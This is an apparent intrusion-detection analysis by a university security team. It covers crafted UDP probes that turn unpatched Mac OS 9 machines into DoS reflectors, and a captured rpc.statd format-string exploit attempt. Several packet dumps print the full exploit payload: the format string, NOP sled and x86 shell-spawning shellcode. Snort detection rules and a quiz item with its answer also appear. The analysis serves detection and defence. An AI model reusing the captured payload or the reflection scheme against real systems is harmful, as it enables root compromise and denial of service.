As part of my ongoing research on Internet data communications and cable modem operations, I have been using a second computer to monitor the data packets that travel between a cable modem and an Apple Macintosh computer.

```
 Internet <---> CATV coax <---> Cable Modem <---> Macintosh Computer
                          or ADSL Modem  |
                                         V
                                 Monitor Computer
```

I noticed some unusual packets that were causing an unexpected response from my Macintosh. These UDP packets were only 29 bytes (characters) long, but they caused my Macintosh to send back a 1500 byte packet. This returning packet was an Internet Control Message Protocol (ICMP) type. This type sometimes has priority over the TCP and UDP packets that carry data from computer to computer over the Internet. Over the period Nov. 28 to Dec. 22 I saw these packets on five occasions. The first three came from Italy, AOL, and Saudi Arabia. The latter two came from the same computer in the Arab Emirates.

These packets were "crafted," which means the data in them was not normal. The first three had source and destination port numbers (UDP addresses) fixed at 31790 and 31789. These numbers are normally random between 1024 and 65,565. The latter two had identical source and destination port numbers

> of 60,000 and 2140.
>
> I developed a concept of how these probe packets could be used as part of a scheme to shut down organization's connections to the Internet. To prove its feasibility, I successfully wrote and tested programs to implement it as described below.
>
> The purpose of this scheme, which I call a "Mac DoS Attack," is to generate a large amount of ICMP Internet traffic going to a specific target. This scheme can be replicated to attack many different targets, with little chance that the perpetrators will be caught.

(http://people.atl.mediaone.net/jacopeland/macattack.html)

Unfortunately we had no signatures in our Netrangers that looked for the type of packets that where described as the original instigators of the 1500 byte packet. This left us at a server disadvantage when it came to describing if this was an actual attack or just a "unintended feature" as we put it to the campus. However, now that we had a clue what we where looking at, we sent a message to campus concerning this vulnerability. After the message was sent we had several messages come from campus network managers informing us that they had found and patched their machines.
Here is a copy of the message that was sent.

> "As many are aware we have recently blocked the entry of ICMP packets to the interior of our network. After the block was put in place we continued to see large ICMP packets (1500 bytes of so) traversing our network from multiple hosts. Many of the netmanagers responsible for the networks containing the machines were contacted in an effort to determine the reason/s for the packets. All of the machines reported thus far were Macintosh OS9 machines.
>
> Systems from apple have been shipped with an "Unintended feature" - the following systems are know to be vulnerable to participating in a DOS attack: Macintosh computers using MacOS 9, or MacOS 8.6 on the following hardware models: PowerMacintosh G4, iBook, and iMac computers. The "feature" is described in further detail in Advisory CERT advisory CA-1999-17 Denial-of-Service Tools.
>
> The patch for the oversight on the part of Apple is available at:
> http://asu.info.apple.com/swupdates.nsf/artnum/n11560
>
> If anyone has any questions please e-mail us at sirt@My_University.edu".

We have seen a decrease in the Large ICMP signatures coming from campus (in fact we have narrowed it down to 2 machines). We will probably never know if those machines where participants in an attack on another machine but it was at the very least an interesting ride and in the end the machines in question where updated.

Attack Mechanism:

It is currently not possible for us to ascertain if an attack was actually taking place or if our machines were involved in an attack on another target. This is do to our current IDS policy of not blocking campus traffic. This makes an "Attack Mechanism" hard to come by. However, had someone done prior reconnaissance on our network and created a list of the vulnerable Macintosh systems then the attack would have followed very simple lines.

- Spoofed source UDP probes, Double-Zero or another type of ICMP echo request sent to an un-patched Macintosh OS 9 or 8.6 machine.
- The target of the attack being the spoofed source address would then receive a Large ICMP packet of 1500 bytes in length with the Don't Fragment Flag set (DF) set.
- With several of these machine an effective DoS attack could be levied against a target Machine or Network.

Correlations:

We don't have any useful correlation data generated from within our own network. However, we can compare what we are seeing to what other have seen in the past.

Type "A" Probes

The first three UDP probes, which started my investigation, had a single character in the data field, an 'A'. The UDP port numbers were identical, 31790->31789.

They stimulate the 1500-byte ICMP Echo-Request packet and the normal 58-byte ICMP Destination_Unreachable-Port Packets. The Echo-Request is never answered.

```
  Date    Time EST    Source IP   (Place)     Destination   (Place)

1999-12-28  18:40  151.21.82.251  (Italy) to 24.88.48.47 (Atlanta, GA)

1999-12-10  18:28  152.169.145.206 ( AOL ) to 24.88.48.47 (Atlanta, GA)

1999-12-16  03:34  212.24.231.131 (Saudi Arabia) to 24.88.48.47 (Atlanta, GA)
```

UDP packets with an empty data field, like those generated by the "nmap" scan program, do not stimulate the 1500-byte ICMP packets from an OS-9 Macintosh.

Type "Double-zero" Probes (James Bond, 007, "00" -> "license to kill")

I have now seen 3 UDP type "00" probes, and had another "00" probe reported from Kansas. These probes use a single UDP packet, two bytes of data (ascii zeroes) and identical UDP port numbers, 60000->2140. They stimulate the 1500-byte ICMP Echo-Request packet and the normal 58-byte ICMP Destination_Unreachable-Port Packets. The Echo-Request is never answered.

```
1999-12-20 07:04  195.229.024.212 (Arab Emirates*) to 24.88.48.47 (Atlanta, GA)

1999-12-21 08:04  195.229.024.213 (Arab Emirates*) to 24.88.48.47 (Atlanta, GA)
                        *DNS name: cwa129.emirates.net.ae
1999-12-25 09:39  212.174.198.29 (Turkey) to 24.94.xxx.xxx (Wichita, Kansas)
                        *DNS: none
1999-12-31 05:35  195.99.56.179 (Manchester, UK*) to 14.88.xx.xx (Atlanta, GA)
                        *DNS name: manchester_nas11.ida.bt.net
2000-01-04 05:08   24.94.80.152 (Road Runner, Hawaii) to 24.94.xxx.xxx (Wichita, Kansas)
```

```
                    *DNS name: a24b94n80client152.hawaii.rr.com
        2000-01-07 04:48  195.44.201.41 (cwnet, NJ) to 24.88.xx.xxx (Atlanta, GA)
                    *DNS name: ad11-s16-201-41.cwci.net
```
(http://people.atl.mediaone.net/jacopeland/probe4_5.html)

Evidence of Active Targeting:

No. We are not sure if the 37 Macintosh machines where actually subject to an "A" or "Double-Zero" probe as we talked about above. With out capturing ALL of the traffic that was going to those machines or creating a signature to specifically look for those types of packets (which might be a good idea) we can not be sure if the machines where actually participating in an attack or if this was just part of the "unintended feature".

Multiple Choice Question:

A Large ICMP Packet (meaning 1024 bytes or more) with the Don't Fragment Flag set (DF) should always be looked at as:

a) Network Monitoring, so just ignore it
b) A really good way to make friends with internet neighbors
c) An anomaly that requires attention
d) A covert channel

Answer: C

<u>Detect 4 Statd Buffer Overflow:</u>

Source of Trace:

This trace was generated on a large .EDU network.

Detect was Generated by:

Snort Version 1.7.1:

```
[**] IDS19/portmap-request-amountd [**]
05/10-08:36:08.628520 0:D0:BC:ED:1:D0 -> 0:1:2:8D:E9:67 type:0x800 len:0x62
131.203.8.184:733 -> My_Net.23.210:111 UDP TTL:43 TOS:0x0 ID:60057 IpLen:20
DgmLen:84
Len: 64
0x0000: 00 01 02 8D E9 67 00 D0 BC ED 01 D0 08 00 45 00 .....g........E.
0x0010: 00 54 EA 99 00 00 2B 11 7F E6 83 CB 08 B8 xx xx .T....+.........
0x0020: 17 D2 02 DD 00 6F 00 40 5D F7 3D AC 2D F1 00 00 .....o.@].=.-...
0x0030: 00 00 00 00 00 02 00 01 86 A0 00 00 00 02 00 00 ................
0x0040: 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0050: 00 00 00 01 86 B8 00 00 00 01 00 00 00 11 00 00 ................
0x0060: 00 00 ..

[**] IDS362/shellcode-x86-nops-udp [**]
05/10-08:36:08.856516 0:D0:BC:ED:1:D0 -> 0:1:2:8D:E9:67 type:0x800 len:0x45E
131.203.8.184:734 -> My_Net.23.210:32768 UDP TTL:43 TOS:0x0 ID:60059 IpLen:20
```

```
DgmLen:1104
Len: 1084
0x0000: 00 01 02 8D E9 67 00 D0 BC ED 01 D0 08 00 45 00 .....g........E.
0x0010: 04 50 EA 9B 00 00 2B 11 7B E8 83 CB 08 B8 xx xx .P....+.{.......
0x0020: 17 D2 02 DE 80 00 04 3C 02 77 3C FF F2 BE 00 00 .......<.w<.....
0x0030: 00 00 00 00 00 02 00 01 86 B8 00 00 00 01 00 00 ................
0x0040: 00 01 00 00 00 01 00 00 00 20 3A FA B5 D0 00 00 ......... :.....
0x0050: 00 09 6C 6F 63 61 6C 68 6F 73 74 00 00 00 00 00 ..localhost.....
0x0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0070: 00 00 00 00 03 E7 18 F7 FF BF 18 F7 FF BF 19 F7 ................
0x0080: FF BF 19 F7 FF BF 1A F7 FF BF 1A F7 FF BF 1B F7 ................
0x0090: FF BF 1B F7 FF BF 25 38 78 25 38 78 25 38 78 25 ......%8x%8x%8x%
0x00A0: 38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38 8x%8x%8x%8x%8x%8
0x00B0: 78 25 32 33 36 78 25 6E 25 31 33 37 78 25 6E 25 x%236x%n%137x%n%
0x00C0: 31 30 78 25 6E 25 31 39 32 78 25 6E 90 90 90 90 10x%n%192x%n....
0x00D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
--------------------------(Cut)----------------------------
0x03C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
0x03D0: 90 90 90 90 90 90 90 90 31 C0 EB 7C 59 89 41 10 ........1..|Y.A.
0x03E0: 89 41 08 FE C0 89 41 04 89 C3 FE C0 89 01 B0 66 .A....A........f
0x03F0: CD 80 B3 02 89 59 0C C6 41 0E 99 C6 41 08 10 89 .....Y..A...A...
0x0400: 49 04 80 41 04 0C 88 01 B0 66 CD 80 B3 04 B0 66 I..A.....f.....f
0x0410: CD 80 B3 05 30 C0 88 41 04 B0 66 CD 80 89 CE 88 ....0..A..f.....
0x0420: C3 31 C9 B0 3F CD 80 FE C1 B0 3F CD 80 FE C1 B0 .1..?.....?.....
0x0430: 3F CD 80 C7 06 2F 62 69 6E C7 46 04 2F 73 68 41 ?..../bin.F./shA
0x0440: 30 C0 88 46 07 89 76 0C 8D 56 10 8D 4E 0C 89 F3 0..F..v..V..N...
0x0450: B0 0B CD 80 B0 01 CD 80 E8 7F FF FF FF 00 .............
```

Netranger:

Date	Sensor	Signature	Sub Sig	Description	Severity	Src Address	Src Port	Dst Address	Dst Port
2001-05-10 08:34:23	2	6102	0	RPC Dump	4	131.203.8.184	733	My_Net.23.210	111
2001-05-10 08:34:23	1	6190	0	statd Buffer Overflow	5	131.203.8.184	734	My_Net.23.210	32768

Probability that the Source Addresses was spoofed:
Unlikely- Being that this attack occurs over UDP, which is a connectionless protocol, spoofing is definitely a possibility. However, since an RPC Dump was (assumingly) successful the attacker probably wants that data so that they can attempt the exploit making spoofing unlikely. We can also look at the IP ID and the Source Ports between the reconnaissance and the attempted overflow.

Reconnaissance

```
[**] IDS19/portmap-request-amountd [**]
05/10-08:36:08.628520 0:D0:BC:ED:1:D0 -> 0:1:2:8D:E9:67
type:0x800 len:0x62
131.203.8.184:733 -> My_Net.23.210:111 UDP TTL:43 TOS:0x0
ID:60057 IpLen:20 DgmLen:84
Len: 64
```

Exploit

```
[**] IDS362/shellcode-x86-nops-udp [**]
05/10-08:36:08.856516 0:D0:BC:ED:1:D0 -> 0:1:2:8D:E9:67
type:0x800 len:0x45E
```

```
131.203.8.184:734 -> My_Net.23.210:32768 UDP TTL:43 TOS:0x0
ID:60059 IpLen:20 DgmLen:1104
Len: 1084
```

The source port seems to have incremented by 1 while the IP ID has incremented by 2. This would be consistent with a normal UDP connection, which makes spoofing much less likely.

Description of the Attack: (CVE Name CVE-2000-0666)

This attack was seen on the Netranger IDS and was shunned. While it was possible that the next packet made it through we do not think so. The Netrangers do not capture the packet that triggered the signature however they do see what makes it by after. Their was no other data from this source addresses in the logs so we assume that no other packets where seen. We also had a Snort Sensor that was running as a test machine during this attack. You can see that it also only has:

- 1 instances of *IDS19/portmap-request-amountd*
- 1 instances of *IDS362/shellcode-x86-nops-udp*

When we first saw this attempt we assumed that the Netrangers had done their job and shunned the attacking machine, and as far as we can tell we where correct. We also sent an email off the to the Network Manager in charge of that subnet and informed him that he had a machine that was vulnerable. This was a great opportunity to match our Cisco IDS with our up coming Snort Sensors. When we looked at the 2 signatures however we where quite confused. First, the time stamps where off, which we where able to check. Though they do not match the 2 machines that logged these events were roughly 2 minutes apart (One more argument for syncing your clocks).

```
[**] IDS19/portmap-request-amountd [**]
05/10-08:36:08.628520
[**] IDS362/shellcode-x86-nops-udp [**]
05/10-08:36:08.856516
```

Date
2001-05-10 08:34:23
2001-05-10 08:34:23

The time was easily explained however, the signature look a little explaining. The Snort Sensors triggered on this signature: **`[**] IDS19/portmap-request-amountd [**]`**. While the Netrangers triggered on **"RPC Dump"**. We knew that the next packet from 131.203.8.184 was (according to the Netrangers) and **"Statd Buffer Overflow"** so we went to the packet info.


```
[**] IDS19/portmap-request-amountd [**]
05/10-08:36:08.628520 0:D0:BC:ED:1:D0 -> 0:1:2:8D:E9:67 type:0x800 len:0x62
131.203.8.184:733 -> My_Net.23.210:111 UDP TTL:43 TOS:0x0 ID:60057 IpLen:20
DgmLen:84
Len: 64
0x0000: 00 01 02 8D E9 67 00 D0 BC ED 01 D0 08 00 45 00 .....g........E.
```

```
0x0010: 00 54 EA 99 00 00 2B 11 7F E6 83 CB 08 B8 xx xx .T....+.........
0x0020: 17 D2 02 DD 00 6F 00 40 5D F7 3D AC 2D F1 00 00 .....o.@].=.-...
0x0030: 00 00 00 00 00 02 00 01 86 A0 00 00 00 02 00 00 ................
0x0040: 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0050: 00 00 00 01 86 B8 00 00 00 01 00 00 00 11 00 00 ................
0x0060: 00 00 ..
```

This packet is does not show automount as we thought it did. It shows us a port mapper request, **01 86 A0** (100000 in decimenal) and the subject of the request is **01 86 B8** which is **100024** or **rpc.statd**. So what happened? We then went to the alert that was responsible.

alert UDP $EXTERNAL any -> $INTERNAL 111 (msg: "IDS19/portmap-request-amountd";)

The alert that triggered actually had NOTHING to do with the automountd service. It did not look at any of the data in the packet payload. Well that cleared that up good thing this was a test and not a production machine ☺. So now we come to the actual overflow, CVE-2000-0666. The first thing we look at is the Cisco Network Security Data Base.


NETWORK SECURITY DATABASE
Cisco's Countermeasures Research Team
Cisco Systems
Main
Whats New
Products
Cisco Home

Exploit Signature

statd Buffer Overflow

ID: 6190				Sub ID: 0	
Recommended Alarm Level:	5	Signature Type:	NETWORK	Signature Structure:	COMPOSITE
Implementation:	CONTEXT				
Release Version:	2.1.1.3				

Description: Triggers when a large statd request is sent. This could be an attempt to overflow a buffer and gain access to system resources.

Benign Trigger(s): You should not see this in legitimate traffic.

Data Field Information Tag: None

Related Vulnerabilities: 1113

User Notes: User Notes Page

Description: Triggers when a large statd request is sent. This could be an attempt to overflow a buffer and gain access to system resources.
Benign Trigger(s): You should not see this in legitimate traffic.

We are looking for a bit more technical information, which this does not really give us. Because the Netrangers do not trigger on the packet we often do a great deal more research so that we can have the answer to the question that the Network Manager (or the System Operators) may have.

In the middle of the year 2000, a new attack technique was discovered. It is called a "format string" error. It comes from a feature of the C/C++ programming

language whereby a "template" string is used to format output. Example format string template would be for formatting the time, currency, scientific numbers, and so forth.
However, a consistent flaw has been found in lots of code. Programmers have been lazy and simply passed some input string directly as the format string. Knowing this, hackers can break into systems by carefully crafting input with special formatting codes. These formatting codes will overwrite memory in a fashion similar to $../buffer overflow$buffer overflows$.
(http://www.networkice.com/Advice/Underground/Hacking/Methods/Technical/format_string/default.htm)

The CVE explanation make mention of the fact that this is a Linux exploit. We did our own reconnaissance on the machine a few weeks ago when we first saw the attempt. Unfortunately we did not save any of the reconnaissance information from May 10th. So in attempting to get the same data we noticed that the security on the machine had been tightened up a great deal. Normally, we would applaud the effort however the owner of the machine made one small error. The machine was running a web server and had a link to "http://validator.w3.org/check/referer" through this small banner:

When we went to the sight we found this information for all to see:
Document Checked
URI: http://My_Net.23.210/
Server: Apache/1.3.19 (Unix) (Red-Hat/Linux) mod_ssl/2.8.1 OpenSSL/0.9.6 DAV/1.0.2 PHP/4.0.4pl1 mod_perl/1.24_01
Character encoding: iso-8859-1
Document type: HTML 4.01 Transitional
We can only hope that it is all a lie, but probably not. Either way, it gave me a chuckle. Now that we know we are looking at a Linux machine we can look more into the type of attack we where seeing.

Rpc.statd in the nfs-utils package in various Linux distributions does not properly cleanse untrusted format strings, which allows remote attackers to gain root privileges. (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0666)

Fortunately, this time because we did have a Snort Sensor running we did have the packet the tripped the alarm. However, it does not recognize this as a Statd overflow. The alarm that triggered was an **IDS362/shellcode-x86-nops-udp.** Which actually looks at the packet payload and not the attempted rpc service exploit.

```
[**] IDS362/shellcode-x86-nops-udp [**]
05/10-08:36:08.856516 0:D0:BC:ED:1:D0 -> 0:1:2:8D:E9:67 type:0x800 len:0x45E
131.203.8.184:734 -> My_Net.23.210:32768 UDP TTL:43 TOS:0x0 ID:60059 IpLen:20
DgmLen:1104
Len: 1084
0x0000: 00 01 02 8D E9 67 00 D0 BC ED 01 D0 08 00 45 00 .....g........E.
```

```
0x0010: 04 50 EA 9B 00 00 2B 11 7B E8 83 CB 08 B8 xx xx .P....+.{.......
0x0020: 17 D2 02 DE 80 00 04 3C 02 77 3C FF F2 BE 00 00 .......<.w<.....
0x0030: 00 00 00 00 00 02 00 01 86 B8 00 00 00 01 00 00 ................
0x0040: 00 01 00 00 00 01 00 00 00 20 3A FA B5 D0 00 00 ......... :.....
0x0050: 00 09 6C 6F 63 61 6C 68 6F 73 74 00 00 00 00 00 ..localhost.....
0x0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0070: 00 00 00 00 03 E7 18 F7 FF BF 18 F7 FF BF 19 F7 ................
0x0080: FF BF 19 F7 FF BF 1A F7 FF BF 1A F7 FF BF 1B F7 ................
0x0090: FF BF 1B F7 FF BF 25 38 78 25 38 78 25 38 78 25 ......%8x%8x%8x%
0x00A0: 38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38 8x%8x%8x%8x%8x%8
0x00B0: 78 25 32 33 36 78 25 6E 25 31 33 37 78 25 6E 25 x%236x%n%137x%n%
0x00C0: 31 30 78 25 6E 25 31 39 32 78 25 6E 90 90 90 90 10x%n%192x%n....
0x00D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
0x00E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
0x00F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
-------------------------------------CUT-----------------------------------
0x03A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
0x03B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
0x03C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
0x03D0: 90 90 90 90 90 90 90 90 31 C0 EB 7C 59 89 41 10 ........1..|Y.A.
0x03E0: 89 41 08 FE C0 89 41 04 89 C3 FE C0 89 01 B0 66 .A....A........f
0x03F0: CD 80 B3 02 89 59 0C C6 41 0E 99 C6 41 08 10 89 .....Y..A...A...
0x0400: 49 04 80 41 04 0C 88 01 B0 66 CD 80 B3 04 B0 66 I..A.....f.....f
0x0410: CD 80 B3 05 30 C0 88 41 04 B0 66 CD 80 89 CE 88 ....0..A..f.....
0x0420: C3 31 C9 B0 3F CD 80 FE C1 B0 3F CD 80 FE C1 B0 .1..?.....?.....
0x0430: 3F CD 80 C7 06 2F 62 69 6E C7 46 04 2F 73 68 41 ?..../bin.F./shA
0x0440: 30 C0 88 46 07 89 76 0C 8D 56 10 8D 4E 0C 89 F3 0..F..v..V..N...
0x0450: B0 0B CD 80 B0 01 CD 80 E8 7F FF FF FF 00 .............
```

We can see that there are a multiple of 90's in this packet. A HEX 90 represents an Intel x86 "noop". "Attackers have a way of increasing their chances by surrounding their exploit code with NO-OP instructions." (Intrusion Signatures and Analysis, Northcut) We can see that the attacker pads the packet prior to his code with the Intel NO-OP 0x90. A NO-OP, stands for No Operation which does literally what it says. The CPU will do nothing with the information and simply move to the next instruction. Here is what white.com has to say about this signature.

IDS362/SHELLCODE-X86-NOPS-UDP

This event may indicate that a string of the character 0x90 was detected. Depending on the context, this usually indicates the NOP operation in x86 machine code. Many remote buffer overflow exploits send a series of NOP (no-operation) bytes to pad their chances of successful exploitation.

[redacted]

This event is specific to a vulnerability, but may have been caused by any of several possible exploits. Signatures used to detect this event are specific and consider the packet payload.

[redacted]

Since this event was caused by a UDP packet, the source IP address could be easily forged. Also, it has been noted that the due to the nature of this event the attacker does not normally require response traffic. In most cases this means that the event should be analyzed along with other supporting data before acting on the event.

[redacted]

There are reported incidents where legitimate traffic may cause an intrusion detection system to raise "false positive" alerts for this event. The following details have been reported:
Since all network traffic is watched, it is possible this sequence may occur in any binary file transmission, and not be a part of an overflow attempt. Confirm by looking at the packet trace generated by this alert.

[redacted]

```
 alert UDP $EXTERNAL any -> $INTERNAL any (msg: "IDS362/shellcode-x86-
nops-udp"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
                                          90 90 90 90 90 90 90 90|";)
```

Attack Mechanism:

This attack is accomplished by sending a large UDP packet to the RPC.Statd service on a listening Linux machine. The packet will contain NO-OP's in order to properly place the code where it needs to fall on the CPU stack.

We should look at this attack in 2 parts:

- RPC Port Mapper call to find what port the Statd service is running on.
- Attempted Exploit via a Large UDP packet containing Overflow padding and a format string.

We can see both of these by looking at the packet captures provided by Snort. Lets look at the initial RPC Call.

```
[**] IDS19/portmap-request-amountd [**]
05/10-08:36:08.628520 0:D0:BC:ED:1:D0 -> 0:1:2:8D:E9:67 type:0x800 len:0x62
131.203.8.184:733 -> My_Net.23.210:111 UDP TTL:43 TOS:0x0 ID:60057
IpLen:20 DgmLen:84
Len: 64
0x0000: 00 01 02 8D E9 67 00 D0 BC ED 01 D0 08 00 45 00 .....g........E.
0x0010: 00 54 EA 99 00 00 2B 11 7F E6 83 CB 08 B8 xx xx .T....+.........
0x0020: 17 D2 02 DD 00 6F 00 40 5D F7 3D AC 2D F1 00 00 .....o.@].=.-...
0x0030: 00 00 00 00 00 02 00 01 86 A0 00 00 00 02 00 00 ................
0x0040: 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0050: 00 00 00 01 86 B8 00 00 00 01 00 00 00 11 00 00 ...............
0x0060: 00 00 ..
```

Looking at the **Bold** information we can see that this is a UDP (**11**) packet that is headed for port 111 (**006f**). The Message type is “CALL” (**0**) and the version is **2.** The RPC program that is being called is 100000 (**01 86a0**), which is also known as “Port Mapper”. The Program version is **2** and the “Procedure Number” is **3**. The last 3 areas of the packet are the credentials, verifier and procedure parameters. “The *credentials* identify the client. In some instances noting is sent here,(as with our packet)… The *verifier* is used with Secure RPC, which uses DES encryption. Although the creditals and verifier are variable-length fields, their length is encoded as part of the field”(Tcp/IP Illustrated, Stevens). In our packet you can see that these 2 fields have a value of 0000 0000. But, we still see some interesting information in the “Procedure Parameters” field. “The format of these depends on the definition of the remote procedure by the application” (Tcp/IP Illustrated, Stevens). With our Packet we can see that it is a PMAPPROC_GETPORT “Called by an RPC client on startup to obtain the port number for a given program number, version number and protocol” (Tcp/IP Illustrated, Stevens). In our packet we see the program number to be 100024 (**0186B8**) which is the program number for “Status” or RPC.Statd, we can see that the version is **1** and the Protocol is UDP (**11**).

We do not have the traffic returning from our machine. However, we can look at the IP ID’s and the Source port and conclude that these are all part of the same conversation. The source port on the overflow packet has changed to what we will assume is the Statd port for this system. Port **32768** does fall with in the range of designated ports for RPC services. Looking at the packet we can also se the **localhost** and the **NO-OP’s.** Finally, we can see the format string that is being passed.

```
[**] IDS362/shellcode-x86-nops-udp [**]
05/10-08:36:08.856516 0:D0:BC:ED:1:D0 -> 0:1:2:8D:E9:67 type:0x800 len:0x45E
131.203.8.184:734 -> My_Net.23.210:32768 UDP TTL:43 TOS:0x0 ID:60059 IpLen:20 DgmLen:1104
Len: 1084
0x0000: 00 01 02 8D E9 67 00 D0 BC ED 01 D0 08 00 45 00 .....g........E.
0x0010: 04 50 EA 9B 00 00 2B 11 7B E8 83 CB 08 B8 xx xx .P....+.{.......
0x0020: 17 D2 02 DE 80 00 04 3C 02 77 3C FF F2 BE 00 00 .......<.w<.....
```

```
0x0030: 00 00 00 00 00 02 00 01 86 B8 00 00 00 01 00 00 ................
0x0040: 00 01 00 00 00 01 00 00 00 20 3A FA B5 D0 00 00 ......... :.....
0x0050: 00 09 6C 6F 63 61 6C 68 6F 73 74 00 00 00 00 00 ..localhost.....
0x0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0070: 00 00 00 00 03 E7 18 F7 FF BF 18 F7 FF BF 19 F7 ................
0x0080: FF BF 19 F7 FF BF 1A F7 FF BF 1A F7 FF BF 1B F7 ................
0x0090: FF BF 1B F7 FF BF 25 38 78 25 38 78 25 38 78 25 ......%8x%8x%8x%
0x00A0: 38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38 8x%8x%8x%8x%8x%8
0x00B0: 78 25 32 33 36 78 25 6E 25 31 33 37 78 25 6E 25 x%236x%n%137x%n%
0x00C0: 31 30 78 25 6E 25 31 39 32 78 25 6E 90 90 90 90 10x%n%192x%n....
0x00D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
-------------------------(Cut)---------------------------
0x03C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
0x03D0: 90 90 90 90 90 90 90 90 31 C0 EB 7C 59 89 41 10 ........1..|Y.A.
0x03E0: 89 41 08 FE C0 89 41 04 89 C3 FE C0 89 01 B0 66 .A....A........f
0x03F0: CD 80 B3 02 89 59 0C C6 41 0E 99 C6 41 08 10 89 .....Y..A...A...
0x0400: 49 04 80 41 04 0C 88 01 B0 66 CD 80 B3 04 B0 66 I..A.....f.....f
0x0410: CD 80 B3 05 30 C0 88 41 04 B0 66 CD 80 89 CE 88 ....0..A..f.....
0x0420: C3 31 C9 B0 3F CD 80 FE C1 B0 3F CD 80 FE C1 B0 .1..?.....?.....
0x0430: 3F CD 80 C7 06 2F 62 69 6E C7 46 04 2F 73 68 41 ?..../bin.F./shA
0x0440: 30 C0 88 46 07 89 76 0C 8D 56 10 8D 4E 0C 89 F3 0..F..v..V..N...
0x0450: B0 0B CD 80 B0 01 CD 80 E8 7F FF FF FF 00 ..............
```

Correlations:

We said earlier that the System administrator of this machine did not get our email for a few days. Below you can see that this was a popular exploit attempt for this machine for the next few days. The destination port number of 32768, which we saw in our Snort packet captures, is also being used. Fortunately since we didn't see any other traffic from these machines during this time period we can assume that the Netrangers again did their job and shunned the IP addresses.

Date	Sensor	Signature	Sub Sig	Description	Severity	Src Address	Src Port	Dst Address	Dst Port
2001-05-12 07:50:21	2	6190	0	statd Buffer Overflow	5	64.26.75.90	725	My_Net.23.210	**32768**
2001-05-12 14:18:22	1	6190	0	statd Buffer Overflow	5	62.10.138.176	691	My_Net.23.210	**32768**
2001-05-12 15:42:00	1	6190	0	statd Buffer Overflow	5	203.79.224.70	1006	My_Net.23.210	**32768**
2001-05-12 19:26:25	1	6102	0	RPC Dump	4	194.57.159.254	816	My_Net.23.210	**111**
2001-05-12 19:30:23	1	6190	0	statd Buffer Overflow	5	202.152.22.86	858	My_Net.23.210	**32768**
2001-05-13 01:46:23	2	6102	0	RPC Dump	4	194.196.129.194	983	My_Net.23.210	**111**
2001-05-13 05:41:24	1	6190	0	statd Buffer Overflow	5	24.147.121.126	704	My_Net.23.210	**32768**
2001-05-13 08:15:23	2	6102	0	RPC Dump	4	193.219.212.3	827	My_Net.23.210	**111**
2001-05-13 08:52:02	2	6102	0	RPC Dump	4	193.219.212.3	730	My_Net.23.210	**111**
2001-05-13 10:28:25	2	6190	0	statd Buffer Overflow	5	211.20.71.82	868	My_Net.23.210	**32768**
2001-05-13 11:32:22	2	6190	0	statd Buffer Overflow	5	211.20.71.82	949	My_Net.23.210	**32768**

Evidence of Active Targeting:
Well if this wasn't active targeting then this attacker was taking a hell of a shot in the dark ☺. Because we see that this exploit contains the NO-OP of HEX 0x90 we know that this was intended for an Intel machine. And since this particular exploit is a Linux exploit we can assume that this attacker had a pretty good idea what he/she was after. When we look back at the reconnaissance that was provided for us by the web site we can see that this is a Red Hat machine.

Severity:
Criticality: 3 – The victim machine in question, My_Net.23.210, is a server run by a professor and does not perform any critical tasks for the department or the network.
Lethality: 5 – This attack results in a root compromise.
System Countermeasures: 1 – We are not sure if this machine had the particular patch that was required for this exploit. The machine did not have TCP Wrappers installed and did not have a wrapped version of RPC BIND running. So this machine was effectively wide open to the network patched or not.
Network Countermeasures: 4 - The attack was seen and by the IDS system and any packets the where intended for the machine where blocked by the ACL. While the packet that attempted the overflow does get through to the target the attacker cannot make use of the overflow. Had the IDS blocked the attempted overflow this would be a 5.
(System Criticality + Lethality of Attack) – (System Countermeasures + Network Countermeasures) = Severity
(3 +5) – (1 + 4) = 3

Defensive Recommendations:
System:
Install the patch for this particular service and install TCP Wrappers or at least edit the hosts.allow and hosts.deny files. Most versions of Red Hat come with TCP Wrappers or the new variant for Red Hat 7.0 XINETD.

DIRECT DOWNLOAD LINKS TO UPDATED PACKAGES
ftp://ftp.conectiva.com.br/pub/conectiva/atualizacoes/4.0/i386/nfs-utils-0.1.9.1-3cl.i386.rpm
ftp://ftp.conectiva.com.br/pub/conectiva/atualizacoes/4.0es/i386/nfs-utils-0.1.9.1-3cl.i386.rpm
